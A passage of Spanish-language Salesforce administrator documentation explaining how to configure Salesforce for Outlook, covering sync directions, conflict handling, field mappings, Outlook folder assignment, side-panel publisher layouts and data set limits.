2. Defina destinos de Correo electrónico para registro de casos (también conocidos como direcciones de ruta de correo electrónico).
3. Active la función Crear caso en sus configuraciones que agrega el botón de lista desplegable **Crear casos** en Outlook.

Salesforce for Outlook asigna una categoría a los correo electrónicos que los usuarios de Salesforce for Outlook añaden como casos a Salesforce. Esta categoría, *Añadida a Salesforce como un caso*, facilita a los usuarios la tarea de búsqueda de correos electrónicos que han añadido como casos a Salesforce.

## Definir direcciones de sincronización para sus usuarios de Salesforce for Outlook

Establezca direcciones de sincronización para representantes de ventas que sincronizan contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Cree o modifique una configuración y seleccione una de estas direcciones de sincronización en Configuración de datos en cada objeto que se sincroniza.
   - *No sincronizar*: los registros de Outlook y Salesforce no se sincronizan y no puede seleccionar una carpeta de Outlook para sincronizar en el asistente de configuración.
   - *Salesforce a Outlook*: cuando los datos se sincronizan por primera vez, un registro de Salesforce crea o actualiza un registro en Outlook. En futuras sincronizaciones, los cambios que realice en los registros de Salesforce aparecen en Outlook, con independencia de si se ha modificado la versión o el registro de Outlook. Además, si elimina un registro sincronizado en Salesforce elimina su correspondiente de Outlook. Las modificaciones de Outlook no se envían a Salesforce. El ajuste de comportamiento en caso de conflicto obligatorio para esta opción es *Salesforce siempre gana*.
   - *Outlook a Salesforce*: cuando los datos se sincronizan por primera vez, un registro de Outlook crea o actualiza un registro en Salesforce. En futuras sincronizaciones, los cambios que realice en los registros de Outlook aparecen en Salesforce, con independencia de si se ha modificado la versión o el registro de Salesforce. Además, si elimina un registro sincronizado en Outlook, se elimina su correspondiente de Salesforce. Las modificaciones de Salesforce no se envían a Outlook. La configuración del comportamiento en conflicto necesaria de esta opción es *Outlook siempre gana*. Esta opción no está disponible para los contactos.
   - *Sincronizar en ambas direcciones*: Cuando se sincronizan los registros, cambian en Outlook y Salesforce sincroniza entre los dos sistemas. Si hay conflicto de registros, el ajuste de comportamiento de conflictos determina qué registro gana.
3. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración.
4. Defina un conjunto de datos para cada objeto que tenga una dirección de sincronización.

## Definir el comportamiento en conflictos para Salesforce for Outlook

La configuración del comportamiento en conflictos determina lo que ocurre cuando Salesforce for Outlook encuentra un conflicto al sincronizar datos en ambas direcciones. Un conflicto se produce cuando se actualiza el mismo registro en Salesforce y en Outlook o cuando se actualiza un registro en un lado y se elimina en el otro.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Modifique una configuración y seleccione uno de los siguientes comportamientos en conflicto en Configuración de datos para contactos, eventos y tareas.
   - *Salesforce siempre gana*
   - *Outlook siempre gana*
3. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Personalizar los campos que se sincronizan entre Salesforce y Microsoft® Outlook®

Personalice campos en los registros que sus representantes de ventas sincronizan utilizando Salesforce for Outlook. Además, agregue campos personalizados de Outlook o Salesforce que desea que sus representantes sincronicen.

Las asignaciones de campos definen los campos de Salesforce y Outlook que se corresponden cuando se sincronizan elementos entre los dos sistemas. Salesforce contiene un conjunto de asignaciones predeterminadas. Decida si permitir a sus representantes de ventas modificar sus propias asignaciones de campo en sus configuraciones personales.

Asigne estos tipos de campo personalizados.

- Campos de texto de Outlook
- Campos de texto de Salesforce
- Algunos campos de lista de selección de Salesforce

Modifique asignaciones de campo predeterminadas o configure asignaciones de campo personalizado para sus representantes.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Seleccione una configuración de Outlook que desee modificar, o cree una nueva.
3. En Configuración de datos, haga clic en **Modificar asignaciones de campos** bajo Contactos, Eventos o Tareas para mostrar todos los campos para registros en ese objeto.
4. Revise qué campos de Salesforce se están asignando a cada campo de Outlook.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

5. Modifique las asignaciones de campos de Salesforce o Outlook que desee cambiar, o cree asignaciones para campos personalizados. Salesforce for Outlook le permite modificar cualquier asignación de campos con una lista de selección. Puede agregar más asignaciones a la parte inferior de la lista. Puede eliminar asignaciones haciendo clic en la X junto a la asignación.

   PRECAUCIÓN: Si asigna un campo personalizado que es necesario para todos, asegúrese de que dispone de un valor predeterminado para evitar posibles errores. Del mismo modo, la asignación de campos personalizados que requieren ser validados por Salesforce puede producir errores de sincronización. Por ejemplo, asigne un campo personalizado de Salesforce que requiere un valor único. Si introduce un valor que no único en el campo Outlook, recibe un error de sincronización.

6. Haga clic en **Guardar**. Las asignaciones de campos comenzarán a sincronizarse en elementos la próxima vez que se actualicen elementos en Salesforce o Outlook.

## Definir criterios de coincidencia para Salesforce for Outlook

Defina cómo gestiona Salesforce for Outlook varios contactos coincidentes de Salesforce cuando se sincroniza un contacto por primera vez desde Outlook.

1. En Configuración, introduzca *`Configuraciones de Outlook`* en el cuadro `Búsqueda rápida`, a continuación, seleccione **Configuraciones de Outlook**.
2. Modifique una configuración y seleccione una de estas opciones de criterios coincidentes en Configuración de datos para los contactos.
   - `Actividad más reciente`: seleccione el contacto de Salesforce que muestra la actividad más reciente (como una llamada de teléfono o correo electrónico), mostrada en la lista relacionada Historial de actividades del contacto. Ésta opción es el criterio de coincidencia predeterminado.
   - `Última actualización`: seleccione el contacto de Salesforce que se haya modificado más recientemente.
   - `Antiguo`: seleccione el contacto de Salesforce con la primera fecha de creación.
3. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración.

Si no se encuentra un contacto coincidente en Salesforce, creamos uno que se sincronice con el contacto de Outlook. A continuación, se puede asignar el contacto sincronizado a una cuenta de Salesforce, dejarlo sin asignar o situarlo en la página Mis elementos no resueltos de su representante de ventas.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Permitir a los usuarios modificar la configuración de Salesforce for Outlook

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Modifique una configuración y seleccione una de las siguientes opciones en Configuración de datos en cada objeto que se sincroniza. Puede permitir a los usuarios modificar:
   - Si el objeto está sincronizado
   - Dirección de sincronización
   - Comportamiento en conflicto
   - Asignaciones de campos
3. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración.

Puede sobrescribir las modificaciones de los usuarios en cualquier momento seleccionando Sobrescribir las modificaciones de configuración realizadas por los usuarios en una configuración. Al guardar la configuración actualizada, los nuevos ajustes sustituirán a los ajustes existentes de los usuarios de la configuración la próxima vez que sincronicen sus datos.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Asignar carpetas de sincronización de usuarios en Microsoft® Outlook®

Puede asignar a sus usuarios de Salesforce for Outlook carpetas de sincronización de contactos, eventos y tareas en Outlook para simplificar su proceso de configuración y mantener las carpetas de sincronización coherentes en toda su empresa. Puede especificar carpetas de sincronización de Outlook desde configuraciones de Outlook de Salesforce.

De forma predeterminada, los usuarios pueden cambiar las carpetas de Outlook donde se sincronizan sus contactos, eventos y tareas de Salesforce desde el menú Configuración en su bandeja del sistema de Salesforce for Outlook. Puede evitar que los usuarios cambien sus carpetas de sincronización de Outlook cuando borra su configuración predeterminada para contactos, eventos y tareas y asigna carpetas de sincronización de Outlook específicas desde configuraciones de Outlook de usuarios.

Nota: La asignación de carpetas de sincronización de Outlook podría crear carpetas de directorio de Outlook para todos los usuarios en su configuración de Outlook. Salesforce for Outlook no elimina carpetas de sincronización de Outlook de los directorios de Outlook después de crearlas. Si vuelve a asignar una carpeta diferente más tarde, la carpeta original permanece en los directorios locales de Outlook de los usuarios eliminen la carpeta.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Abrir una configuración de Outlook.
3. Para asignar una carpeta donde los usuarios sincronizan contactos, en Configuración de datos, anule la selección de **Carpeta de Outlook para sincronizar contactos** en el parámetro Permitir modificaciones de usuarios:.

EDICIONES


Disponible para configuración en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para crear y modificar configuraciones de Outlook:
- "Configurar aplicación"

4. En el cuadro de texto que aparece, escriba el nombre de la carpeta de Outlook donde desea sincronizar los contactos de sus usuarios con Salesforce. Escriba el nombre de una carpeta común que existe en el directorio de Outlook para cada uno de sus usuarios, al mismo nivel de directorio que la carpeta de contactos predeterminada de Outlook. Los nombres de carpetas distinguen entre mayúsculas y minúsculas. Si escribe el nombre de una carpeta que no existe a ese nivel para cada usuario, Salesforce crea la carpeta en Outlook para esos usuarios. Para que Salesforce for Outlook se sincronice con una carpeta anidada de Outlook, escriba una ruta de archivo, incluyendo barras diagonales inversas (\).
   Por ejemplo, para asignar la carpeta de Outlook "sfdc_sync_contacts" como un directorio anidado bajo la carpeta de contactos predeterminada de Outlook de sus usuarios, escriba `Contacts\sfdc_sync_contacts` en el cuadro de texto `Outlook folder for syncing contacts`, donde `Contactos` es la carpeta de contactos predeterminada de sus usuarios y `sfdc_sync_contacts` es la carpeta donde desea sincronizar los contactos de Salesforce de sus usuarios.




   Si la carpeta existen en los directorios de Outlook de sus usuarios, Salesforce for Outlook sincroniza sus contactos con ella. Si la carpeta no existe, Salesforce for Outlook crea una carpeta en "Contacts\sfdc_sync_contacts".




5. Haga clic en **Guardar**.
6. Indique a sus usuarios guardar sus configuraciones de Salesforce for Outlook de nuevo para confirmar los cambios que ha realizado en sus sistemas. Para ello, indique a sus usuarios:
   a. En el asistente de configuración, hacer clic con el botón derecho en el icono de Salesforce for Outlook ( ) en su bandeja del sistema y hacer clic en **Configuración**.
   b. Hacer clic en **Siguiente** desde Revise la dirección de sincronización.
   c. Hacer clic en **Siguiente** desde Controle los elementos de Outlook para sincronizar.
   d. Hacer clic en **Guardar** desde Sincronización de elementos privados.

   Salesforce for Outlook encuentra carpetas de Outlook que existen en los directorios de Outlook de sus usuarios o las crea para sus usuarios.
7. Indique a sus usuarios mover los contactos de Outlook que desean sincronizar en la carpeta que ha especificado.

Para cambiar las ubicaciones de la carpeta de Outlook donde los usuarios sincronizan eventos y tareas con Salesforce, repita los pasos del 3 al 7 en las secciones y eventos y tareas.

## Definir la configuración avanzada para Salesforce for Outlook

Utilice la configuración avanzada en una configuración de Salesforce for Outlook para personalizar el comportamiento predeterminado de Salesforce for Outlook, por ejemplo puede establecer el tamaño máximo del registro de sincronización. Haga clic en **Modificar** para cambiar el valor de un parámetro de configuración avanzada o en **Eliminar** para eliminarlo de la configuración.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. Haga clic en **Agregar configuración avanzada** en la sección de configuración avanzada en una configuración de Outlook.
4. Seleccione una de estas configuraciones e introduzca un valor.

| Configuración avanzada | Esta configuración indica |
|---|---|
| HTTPTimeout | El número de segundos que Salesforce for Outlook espera mientras intenta establecer una conexión HTTP con Salesforce. El valor debe encontrarse entre 15 y 360 segundos, siendo 30 el valor predeterminado. |
| MaxLogFileSize | El tamaño de archivo máximo del registro de sincronización que mantendrá. El valor debe encontrarse entre 1 y 128 MB, siendo 1 el valor predeterminado. |
| MaxRetries | El número de veces que Salesforce for Outlook intenta conectarse a Salesforce. El valor debe encontrarse entre 0 y 10, siendo 3 el valor predeterminado. |

5. Haga clic en **Aceptar**.
6. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración.

# Configuraciones de Salesforce for Outlook para Contact Manager y Group Editions

Obtenga información acerca de la configuración de sincronización incluida con Contact Manager y Group Edition de Salesforce.

EDICIONES

Disponible para configuración en: Salesforce Classic y Lightning Experience


Disponible en: **Contact Manager Edition** y **Group Edition**

| La configuración para | Es |
| --- | --- |
| Panel lateral de Salesforce | Activado |
| Agregar correo electrónico | Activado |
| Contactos | • Dirección de sincronización: *Sincronizar en ambas direcciones*<br>• Comportamiento ante conflictos: *Outlook siempre gana*<br>• Filtros<br>`Contacts: User's Records`<br>`Contacts on Accounts: User's Records`<br>`Contacts in Chatter: Records User is Following`<br>• Asignación de campos: *Configuración predeterminada*<br>• Criterios de coincidencia: `Actividad más reciente` |
| Eventos | • Dirección de sincronización: *Sincronizar en ambas direcciones*<br>• Comportamiento ante conflictos: *Outlook siempre gana*<br>• Filtros<br>`User's Records`<br>`Date greater or equal to LAST 30 DAYS`<br>• Asignación de campos: *Configuración predeterminada* |
| Tareas | • Dirección de sincronización: *Sincronizar en ambas direcciones*<br>• Comportamiento ante conflictos: *Salesforce siempre gana*<br>• Filtros<br>`User's Records`<br>`Due date greater or equal to LAST 30 DAYS`<br>• Asignación de campos: *Configuración predeterminada* |

# Configurar representantes para crear registros directamente desde el panel lateral de Salesforce

Si su equipo de ventas genera clientes potenciales mientras trabajan en Microsoft® Outlook®, configúrelos para que utilicen el publicador del panel lateral de Salesforce para crear cuentas, casos, candidatos, oportunidades e incluso objetos personalizados directamente desde el panel lateral.

Este es su aspecto.




Su edición de Salesforce determina a qué funciones del panel lateral pueden acceder sus representantes y cómo configurar sus representantes para que utilicen el publicador del panel lateral.

1. Verifique que ha configurado acciones globales `Crear un registro` para cada acción que desee que esté disponible en los menús del publicador del panel lateral de sus representantes.
2. Agregue las acciones al formato de publicador adecuado.
   - Para Contact Manager Edition o Group Edition, agregue acciones rápidas globales a los menús del publicador del panel lateral de sus representantes con el editor de formatos del publicador global.Cualquier acción rápida global que agregue al panel lateral se mostrará para todas las funciones que haya configurado que aprovechen las acciones rápidas globales. Sin embargo, el publicador del panel lateral solamente muestra acciones con el tipo de acción `Crear un registro`.
   - Para Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition o Developer Edition, agregue acciones rápidas globales a los menús del publicador del panel lateral de sus representantes con el editor de formatos del publicador global.Puede crear varios formatos del publicador del panel lateral para permitir el acceso a diferentes representantes a distintos menús del publicador del panel lateral.
3. Asigne formatos del publicador del panel lateral a sus representantes.
   - En Contact Manager Edition o Group Edition, deberá asignar su formato de publicador global a perfiles de usuario para permitir el acceso a los representantes.
   - En Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition o Developer Edition, deberá asignar su formato de publicador del panel lateral a perfiles de usuario para permitir el acceso a los representantes.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para mostrar el panel lateral de Salesforce:
- "Panel lateral" en configuraciones de Outlook

Para crear acciones y personalizar formatos del publicador del panel lateral:
- "Personalizar aplicación"

Para ver formatos del publicador del panel lateral:
- "Ver parámetros y configuración"

## Crear acciones rápidas para el publicador del panel lateral de Salesforce

Realice el primer paso para preparar a sus usuarios de Salesforce for Outlook para que creen registros directamente desde el panel lateral de Salesforce. Deberá configurar acciones rápidas globales `Crear un registro` para cada tipo de registro que quiera que aparezca en los menús del publicador del panel lateral de los usuarios.

Publicador del panel lateral de Salesforce es un menú que permite a los usuarios crear registros de cuentas, casos, contactos, candidatos, oportunidades u objetos personalizados directamente desde el panel lateral. Deberá seleccionar qué acciones rápidas aparecerán en los menús del publicador del panel lateral de los usuarios creando acciones globales `Crear un registro` para cada tipo de registro.

Nota: Puede utilizar acciones globales para varios tipos de menús del publicador que se encuentran en Salesforce, como los de la página Inicio o la ficha Chatter. Si ya ha configurado acciones globales `Crear un registro` para los tipos de registro que desea que estén a disposición de sus usuarios, no es necesario volver a configurar las acciones: encontrará que estas acciones ya están disponibles para agregarlas a todos los formatos de publicador.

Si no ha creado acciones globales `Crear un registro` para los tipos de registro que desea que estén a disposición de sus usuarios, deberá hacerlo ahora.

1. Desde Configuración, introduzca *`Acciones globales`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acciones globales**.
2. Haga clic en **Nueva acción**.
3. Seleccione `Tipo de acción`**Crear un registro**.
   Solamente aparecerán acciones `Crear un registro` en el menú del publicador del panel lateral.
4. Seleccione un `Objeto de destino` para el tipo de registro que desea que esté disponible para usuarios con esta acción.
   Si el Objeto de destino requiere un `Tipo de registro`, asegúrese de que los usuarios que asigne a esta acción también tengan acceso a ese tipo de registro.
5. Introduzca una `Etiqueta` para la nueva acción que indique a sus usuarios qué es lo que hace.
6. Haga clic en **Guardar**.
7. Desde el editor de formato de acción, arrastre los campos que desee que aparezcan en la página de detalles del registro del publicador del panel lateral.
   Si alguno de estos campos se marca como obligatorio para este tipo de registro en cualquier otra parte de su organización, asegúrese de incluir también los campos en esta acción. Esto se debe a que Salesforce no dejará que sus usuarios guarden registros desde el publicador del panel lateral si los campos obligatorios no se incluyen en los detalles de registro. El editor de formato de acción muestra asteriscos rojos junto a los campos obligatorios.

Después de crear sus acciones `Crear un registro`, el siguiente paso para configurar el publicador del panel lateral para sus usuarios es agregar sus acciones globales al formato del publicador del panel lateral adecuado. Para Contact Manager Edition o Group Edition, agregue acciones rápidas globales a los menús del publicador del panel lateral de sus representantes con el editor de formatos del publicador global.Para Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition o Developer Edition, agregue acciones rápidas globales a los menús del publicador del panel lateral de sus representantes con el editor de formatos del publicador del panel lateral.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para configurar acciones rápidas globales:
- "Personalizar aplicación"

Para mostrar el panel lateral de Salesforce:
- "Panel lateral" en configuraciones de Outlook

# Personalización de formatos de menús del publicador del panel lateral para diferentes usuarios de Salesforce for Outlook

Realice el segundo paso para preparar a sus usuarios de Salesforce for Outlook para que creen registros directamente desde el panel lateral de Salesforce. Configure diferentes menús del publicador del panel lateral para usuarios específicos personalizando varios formatos de publicador con diferentes conjuntos de acciones rápidas globales.

Antes de que pueda personalizar formatos del publicador del panel lateral para sus usuarios, asegúrese de que ha configurado acciones rápidas globales Crear un registro para cada tipo de registro que desee que aparezca en los menús del publicador del panel lateral de los usuarios.

Algunas ediciones de Salesforce le permiten crear varios formatos de publicador para que los usuarios con diferentes responsabilidades laborales puedan acceder a menús del publicador con diferentes conjuntos de acciones rápidas. Esto permite que diferentes tipos de usuarios creen únicamente los registros aplicables a sus responsabilidades laborales. Por ejemplo, puede que los representantes de ventas solamente necesiten crear contactos y oportunidades, pero puede que los gestores de ventas tengan que crear contactos, oportunidades, casos y candidatos.

Puede configurar varios menús del publicador del panel lateral para representantes de ventas y responsables de ventas personalizando formatos del publicador con conjuntos específicos de acciones globales para los diferentes grupos de usuarios.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Desde la lista relacionada Formatos del publicador de Outlook, haga clic en **Nuevo**. Asigne un nombre a su nuevo formato y, a continuación, haga clic en **Guardar**.
3. Desde la página Configuraciones de Outlook, haga clic en **Modificar** para agregar las acciones globales a su nuevo formato.
4. Desde el editor de formatos del publicador del panel lateral de Outlook, arrastre las acciones globales que quiera utilizar a la sección Acciones rápidas en el publicador de Salesforce Classic. Para obtener ayuda sobre el uso de la función del editor de formatos del publicador, consulte Agregar acciones a formatos del publicador globales.

Después de agregar acciones a un formato del publicador, el último paso para configurar el publicador del panel lateral para usuarios es permitirles el acceso asignando formatos del publicador a los perfiles de usuario adecuados. En Contact Manager Edition o Group Edition, deberá asignar su formato de publicador global a perfiles de usuario para permitir el acceso a los representantes. En Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition o Developer Edition, deberá asignar su formato de publicador del panel lateral a perfiles de usuario para permitir el acceso a los representantes.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para mostrar el panel lateral de Salesforce:

- "Panel lateral" en configuraciones de Outlook

Para ver formatos del publicador del panel lateral:

- "Ver parámetros y configuración"

## Asignación de formatos del publicador del panel lateral de Salesforce a perfiles de usuario

Algunas ediciones de Salesforce le permiten personalizar varios formatos de menús del publicador del panel lateral para que los usuarios con diferentes responsabilidades laborales puedan crear diferentes tipos de registros directamente desde el panel lateral de Salesforce. Después de crear su formato, permita que sus usuarios accedan al formato asignándolo a sus perfiles de usuario.

En Contact Manager Edition o Group Edition, deberá asignar su formato de publicador global a perfiles de usuario para permitir el acceso a los representantes. Para todas las demás ediciones, puede asignar formatos del publicador de panel lateral de Salesforce siguiendo estos pasos.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Desde la lista relacionada Formatos del publicador de Outlook, haga clic en **Asignación de formato de publicador** > **Modificar asignación**.
3. Seleccione un perfil de usuario haciendo clic en cualquier parte de su fila en la tabla.
4. Desde la lista desplegable Formato de publicador que se utilizará, seleccione el formato que desee asignar al perfil resaltado.
5. Haga clic en **Guardar**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para mostrar el panel lateral de Salesforce:

- "Panel lateral" en configuraciones de Outlook

Para ver formatos del publicador del panel lateral:

- "Ver parámetros y configuración"

# Definir conjuntos de datos para Salesforce for Outlook

Los conjuntos de datos son subconjuntos de los registros de Salesforce que los usuarios de Salesforce for Outlook pueden sincronizar. Consisten en filtros que limitan los registros que se van a sincronizar. Cada configuración debe tener un conjunto de datos para que los usuarios puedan sincronizarlo con Outlook

En la página de detalles de la configuración de Outlook se muestra un resumen de los filtros actuales de la configuración.

Nota: Si su empresa utiliza Cifrado de plataforma, no puede establecer filtros en los campos que ha cifrado. En caso contrario, Salesforce for Outlook no puede sincronizar contactos, eventos o tareas para usuarios asignados a esa configuración.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Haga clic en el nombre de una configuración de Outlook.
3. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
4. Especificar filtros.
5. Para ver el número de elementos que se sincronizarán con los filtros que especificó, puede comprobar el tamaño del conjunto de datos.
6. Haga clic en **Guardar**.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para visualizar las configuraciones:

- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:

- "Gestionar configuraciones de cliente de correo electrónico"

Para crear, modificar o eliminar conjuntos de datos:

- La dirección de sincronización no puede ser *No sincronizar*.

# Generalidades sobre conjuntos de datos de Salesforce for Outlook

Los conjuntos de datos son subconjuntos de los registros de Salesforce que los usuarios de Salesforce for Outlook pueden sincronizar. Consisten en filtros que limitan los registros que se van a sincronizar.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

Para crear, modificar o eliminar conjuntos de datos:
- La dirección de sincronización no puede ser `No sincronizar`.

## Conocimiento de los elementos que se sincronizan

Salesforce for Outlook sincroniza los registros basados en definiciones en conjuntos de datos, junto con todos los registros relacionados.

## Concepto de límites de conjuntos de datos

Si utiliza conjuntos de datos, los usuarios pueden sincronizar hasta 5.000 registros por filtros entre Microsoft® Outlook® y Salesforce a la vez. Esto significa que si los usuarios tienen más de 5.000 registros en la sincronización basados en la configuración de sus conjuntos de datos, Salesforce for Outlook no se sincronizará con ellos. Además, los usuarios pueden encontrar que sincronizar grandes cantidades de datos puede ralentizar el proceso de sincronización. Sin embargo, puede aumentar los límites del número de registros que los usuarios pueden sincronizar. Tenga en cuenta que no puede reducir la posibilidad de que el proceso de sincronización se reduzca.

## Aumento de los límites de conjuntos de datos

Si sus usuarios trabajan con más de 5.000 registros, puede configurar sus conjuntos de datos para que puedan sincronizar más registros. Para ello, edite los conjuntos de datos para incluir filtros adicionales. Por ejemplo, en Filtrar por propiedad de registro en la sección de filtros de contactos, seleccione **Contactos seleccionados**. A continuación, seleccione **Registros de usuario** en Contactos, Contactos en oportunidades y Contactos en cuentas. Como el conjunto de datos tiene ahora tres filtros, los usuarios pueden sincronizar ahora hasta 15.000 registros de contactos.

Tenga en cuenta que estos diferentes filtros que defina no seleccionarán necesariamente los registros que sean mutuamente exclusivos. Por lo tanto, es posible que el proceso de sincronización no sincronice exactamente 15.000 registros. Para evitar esta situación, puede refinar aún más el grupo de contactos que desee sincronizar. Puede definir más parámetros en Filtrar por objetos y campos adicionales.

Después de definir los filtros, puede obtener un recuento de registros de los usuarios en la sección Tamaño del conjunto de datos. Para ello, introduzca un usuario y, a continuación, haga clic en **Obtener recuento de registros**. Si los usuarios siguen excediendo los límites de sincronización que ha definido, los usuarios pueden encontrar que el proceso de selección selecciona los registros de manera aleatoria.

## Acerca de cuentas personales

Si su organización ha activado cuentas personales y sus usuarios tienen más de 5.000 registros en Salesforce, los conjuntos de datos funcionan de forma diferente. De forma específica, Salesforce ejecuta una primera consulta en cuentas personales con criterios de filtro coincidentes y, a continuación, en los contactos asignados a estas cuentas. De esta forma, es posible que el proceso de sincronización alcance el límite de 5.000 registros (incluyendo las cuentas y contactos personales) y que no se incluyan algunos de los contactos que los usuarios esperaban sincronizar.

# Configurar filtros de contactos para Salesforce for Outlook

| PERMISOS DE USUARIO | |
|---|---|
| Para visualizar las configuraciones: | "Ver parámetros y configuración" |
| Para crear, modificar y eliminar configuraciones: | "Gestionar configuraciones de cliente de correo electrónico" |
| Para filtrar contactos por equipos de oportunidades: | "Ventas en equipo de oportunidades" |
| Para filtrar contactos por equipos de cuentas: | "Equipos de cuentas" |
| Para crear, modificar o eliminar conjuntos de datos: | La dirección de sincronización no puede ser `No sincronizar`. |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

